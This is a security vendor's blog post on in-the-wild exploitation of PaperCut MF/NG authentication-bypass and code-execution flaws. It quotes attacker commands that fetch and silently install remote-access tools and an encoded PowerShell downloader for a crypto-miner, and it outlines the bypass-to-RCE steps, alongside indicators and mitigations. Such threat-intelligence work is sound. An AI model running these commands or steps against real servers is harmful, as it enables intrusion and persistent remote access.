



Home > Blog > Critical Vulnerabilities in PaperCut Print Management Software

April 21, 2023

Critical Vulnerabilities in PaperCut Print Management Software

By:  Team Huntress

Contributors: Joe Slowik • Caleb Stewart • Stuart Ashenbrenner • John Hammond • Jason Phelps • Sharon Martin • Matt Anderson • Dave Kleinatland

Our team is tracking in-the-wild exploitation of zero-day vulnerabilities against PaperCut MF/NG which allow for unauthenticated remote code execution due to an authentication bypass.

UPDATE #1 - 4/25/23 @ 11am ET: Added information about additional exploitation seen against Papercut MF/NG Server where a crypto-miner was deployed.

Categories

Response to Incidents

See Huntress in action

Our platform combines a suite of powerful managed detection and

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

reported active in the wild exploitation against vulnerable versions **8.0** and above, and prior to **20.1.7**, **21.2.11**, or **22.0.9**.

These threats have been tagged by the Zero Day Initiative as **ZDI-CAN-19226 (CVE-2023-27351)** and **ZDI-CAN-18987 (CVE-2023-27350)**.

In our protected environments, we observe:

- **1014** total *Windows* hosts with PaperCut installed
- **908** total *Windows* hosts with **vulnerable versions** of PaperCut installed. (~90%)
- Spread across 710 distinct organizations
- **3** total *macOS* hosts with PaperCut Server installed
- **2** total *macOS* hosts with **vulnerable versions** of PaperCut installed.

We have sent out incident reports to all affected organizations pertaining to their vulnerable hosts, and continue to recommend following PaperCut's guidance to patch.

Huntress security researcher Caleb Stewart has recreated a proof-of-concept exploit to demonstrate these threats, that you can see in action with this video, and read on for the finer threat intel and technical analysis details below:



Security Operations
Center (SOC).

[Book a Demo](#)

Share



This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).


[Accept](#)

[Decline](#)

If the version numbers and identifiers weren't confusing enough, these threats split into two CVEs — but ultimately rely on an authentication bypass that leads to further compromise as an administrative user within the PaperCut Application Server.

After authentication has been bypassed, a threat actor may then execute arbitrary code on the server running in the context of the **NT AUTHORITY\SYSTEM** account. Because of the ease and simplicity of this attack and its impact, these have earned a CVSS severity score of **8.2** and **9.8**.

Shodan reports about ~1,800 publicly exposed PaperCut servers (at least, with the search query of finding PaperCut in the HTML, as the listening port is 9191 by default but can be customized). Note that there is no clear reason why this service might need to be open to the Internet.



Event Context & Observables

4/16/23 Exploitation Seen

While PaperCut's notification indicating active exploitation was

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

```
cmd /c "powershell.exe -nop -w hidden Invoke-WebRequest  
'hXXp://upd488[.]windowsservicecenter[.]com/download/setu  
p.msi' -OutFile 'setup.msi'"
```

(line breaks added for visual clarity)

The file, **setup.msi** (SHA256 hash:

**f9947c5763542b3119788923977153ff8ca807a2e535e6ab28fc4
2641983aabb**), is an installation package for the legitimate

Atera remote management and maintenance (RMM) software.

The package is installed in a subsequent command again
spawned from the exploited PaperCut instance:

```
cmd /c "msiexec /i setup.msi /qn  
IntegratorLogin=fimaribahundqf[AT]gmx[.]com CompanyId=1"
```

At this stage, the adversary gains persistent remote access and
code execution on the victim machine via the installed RMM.

Within Huntress's environment, the above activity was identified
shortly after taking place and the event remediated without
further observations or indicators of adversary activity.

Reviewing the technical items above, the domain —

windowsservicecenter[.]com — provided the most effective
starting point for further research. The domain was registered
shortly before the events above, on 12 April, and leverages
Cloudflare services to obfuscate primary hosting. Reviewing the
domain and its history in various tools and archives showed
several download strings beyond that directly observed by
Huntress:

• [upd488\[.\]windowsservicecenter\[.\]com/download/ld.txt](#)

This website uses cookies to improve your viewing experience. To find out more
about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

The MSI packages install two different RMM tools: Atera, as already noted, and also Syncro. Based on preliminary analysis, both appear to be legitimate copies of these products and do not possess any built-in or added malicious capability.

The **ld.txt** (SHA256 hash:

c0f8aeeb2d11c6e751ee87c40ee609aceb1c1036706a5af0d3d78738b6cc4125) file is more interesting, as recovery and analysis shows this is actually a Windows DLL, specifically a Truebot malware variant.

Huntress has [previously encountered Truebot](#) installations as post-exploit payloads. While Huntress did not directly observe Truebot's use in the identified incident, the fact that the malware is colocated with the other post-exploit RMM payloads provides a very intriguing data point. Truebot is [linked to an entity known as Silence](#), which in turn has historical links with the ransomware-related entity [TA505](#) (or [Clop](#)). In the previous Truebot investigation, [TA505 later claimed responsibility](#) for using exploitation of GoAnywhere software as a precursor to ransomware.

While the ultimate goal of the current activity leveraging PaperCut's software is unknown, these links (albeit somewhat circumstantial) to a known ransomware entity are concerning. Potentially, the access gained through PaperCut exploitation could be used as a foothold leading to follow-on movement within the victim network, and ultimately ransomware deployment.

Given the potential for disruptive operations linked to the above, Huntress performed further research yielding additional,

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

- anydeskupdates[.]com
- netviewremote[.]com
- updateservicecenter[.]com
- windowcsupdates[.]com
- windowsecentar[.]com
- windowsecenter[.]com
- winserverupdates[.]com

One of these items — **winserverupdates[.]com** — is linked to **Cobalt Strike Beacon activity** with a similar-looking subdomain (**upd343**). While the remaining items are not yet associated with any known malicious activity, Huntress advises defenders and asset owners to treat them as likely associated with the activities described above, and take appropriate action.

4/22/23 Exploitation Seen

On 4/22/23 new exploitation was seen where the first stage pulled down a .bat file (**http://50.19.48[.]59:82/me1.bat**):

```
cmd.exe /c powershell -enc
JAB3AGMAIAA9ACAATgBIAHcALQBPAGIAagBIAGMAdAAgAFM
AeQBzAHQAZQBtAC4ATgBIAHQALgBXAGUAYgBDAGwAaQBIAG
4AdAA7ACAAJAB0AGUAbQBwAGYAaQBsAGUAIAA9ACAAWw
BTAHkAcwB0AGUAbQAuAEkATwAuAFAAYQB0AGgAXQA6ADoA
RwBIAHQAVABIAG0AcABGAGkAbABIAE4AYQBtAGUAKAApADs
AIAAkAHQAZQBtAHAAZgBpAGwAZQAgaACsAPQAgaACcALgBiA
GEAdAAAnADsAIAAkAHcAYwAuAEQAbwB3AG4AbABvAGEAZAB
GAGkAbABIACgAJwBoAHQAdABwADoALwAvADUAMAAuADEA
```

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

AcceptDecline

then downloads and executes the next stage
([http://50.19.48\[.\]59:82/me2.bat](http://50.19.48[.]59:82/me2.bat)) which attempts to deploy a
Monero crypto miner with the wallet ID of
**43DTEF92be6XcPj5Z7U96g4oGeebUxkFq9wyHcNTe1otM2hUrf
vdsWGdLHxabCSTio7apowzJJVwBZw6vVTu7NoNCNAMoZ4**.
The IP address used to host the scripts as well as the wallet ID
have been noted previously in a [Sophos blog post covering
attacks against VMWare Horizon Servers](#).

Technical Analysis & Investigation

Huntress obtained pre-patch versions of the PaperCut
Application Servers for Windows and Mac to do our analysis and
investigation. Considering the path and naming convention for
downloading the latest installer, we could retrieve any version for
different operating systems by modifying different parts of this
URL:

[https://cdn.papercut.com/web/products/ng-
mf/installers/ng/\\${_version_prefix}/pcng-
setup-\\${pkgver}.\\${_build}.sh](https://cdn.papercut.com/web/products/ng-mf/installers/ng/${_version_prefix}/pcng-setup-${pkgver}.${_build}.sh)

These placeholders **\$_version_prefix** could be the major version
like **20.x**, **\$pkgver** something like **20.0.8** and **\$_build** is a specific
number (like **65201**).

Security researcher Caleb Stewart installed PaperCut inside of a

This website uses cookies to improve your viewing experience. To find out more
about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

After going through the initial setup process to create an admin user and configure the service, we noted there were enough clues from ZDI's public notifications to narrow down the search to the "SetupCompleted" page. Simply visiting this page and clicking "Login" would bypass authentication.

Now, logged in as an administrator user without knowing any credentials, configurations and settings could be changed. Considering this was an admin interface we assumed there would be functionality to simply run commands. After a quick look within the PaperCut MF/NG documentation, it was clear that code could be run within a sandbox... but with some slight setting tweaks, easily turned off to run pure Java code on the server itself. Namely, **print-and-device.script.enabled** and **print.script.sandboxed** could be turned off.

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

scripts are written in JavaScript using the embedded Rhino JavaScript engine. By disabling sandboxing, the printer scripts now have direct access to the Java runtime which enables trivial code execution. As intended, the scripts contain only functions which serve as hooks for future execution, however the global scope is executed immediately upon saving, and therefore a simple edit of a printer script can be leveraged to achieve Remote Code Execution.

With that, we have a fully working proof-of-concept to demonstrate the authentication bypass and remote code execution threats against the PaperCut Application Server. When bundled up into a standalone attack script, an adversary could achieve initial access as SYSTEM, establish command-and-control, and then continue post-exploitation.

As Huntress has observed (and described above), in-the-wild exploitation attempts have dropped an Atera agent for further actions on objectives.

Detection Efforts

From our recreated proof-of-concept, we observed child processes spawned underneath the **pc-app.exe** process. The screenshot below showcases a simple test of invoking PowerShell

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

With this simple indicator we have a developed detection capability to alert on malicious behavior following exploitation of PaperCut. At the time of writing, we have not yet seen any other exploitation attempts against our partner's hosts.

If you are not a Huntress partner, we have developed a primitive Sigma rule to help detect this activity that you can use in your own environments. You can [find this Sigma rule here](#):

What You Should Do

We strongly recommend you upgrade your PaperCut server to a patched version using the information shared in the [PaperCut advisory](#). Note that only versions 20.x or later are patchable.

If you are unable to patch, there are a few options for partial mitigation:

- Block all traffic from external IPs to the web management port on an edge device (port 9191 by default)
- This will not prevent exploitation of this vulnerability if a threat actor gained access to the local network and pivoted laterally.
- Block all traffic destined to the web management port on

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

If you are looking for indicators of compromise, you can review the Application Logs within the PaperCut interface. You may see entries:

- User "admin" logged into the administration interface
- Admin user "admin" modified the print script on printer
- User "admin" updated the config key "..."

If your Application Server is configured to log in debug mode, you can hunt for anomalous entries indicating access to the SetupCompleted page.

Thanks to Huntress team members Joe Slowik, Caleb Stewart, Stuart Ashenbrenner, John Hammond, Jason Phelps, Sharon Martin, Kris Luzadre, Matt Anderson and Dave Kleinatland amongst many others for their contributions to this writeup and rapid response effort.

You Might Also Like

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

Incident Response: A Choose Your Own Adventure Exercise

[Learn More](#)

Cracks in the Foundation: Intrusions of FOUNDATION Accounting Software

[Learn More](#)

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

(CVE-2024-1709 & CVE-2024-1708)

[Learn More](#)

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

Managed EDR

Managed EDR for macOS

MDR for Microsoft 365

Managed SIEM

Managed Security Awareness Training

Book A Demo

Solutions

Phishing

Compliance

Solutions by Topic

Business Email Compromise

Healthcare

Manufacturing

Education

Finance

Why Huntress?

Managed Service Providers

Value Added Resellers

Business & IT Teams

24/7 SOC

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline

Upcoming Events

Support Documentation

About

Our Company

Leadership

News & Press

Careers

Contact Us

© 2024 Huntress All Rights Reserved.

[Privacy Policy](#) | [Cookie Policy](#) | [Terms of Use](#)

Free Trial

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

Accept

Decline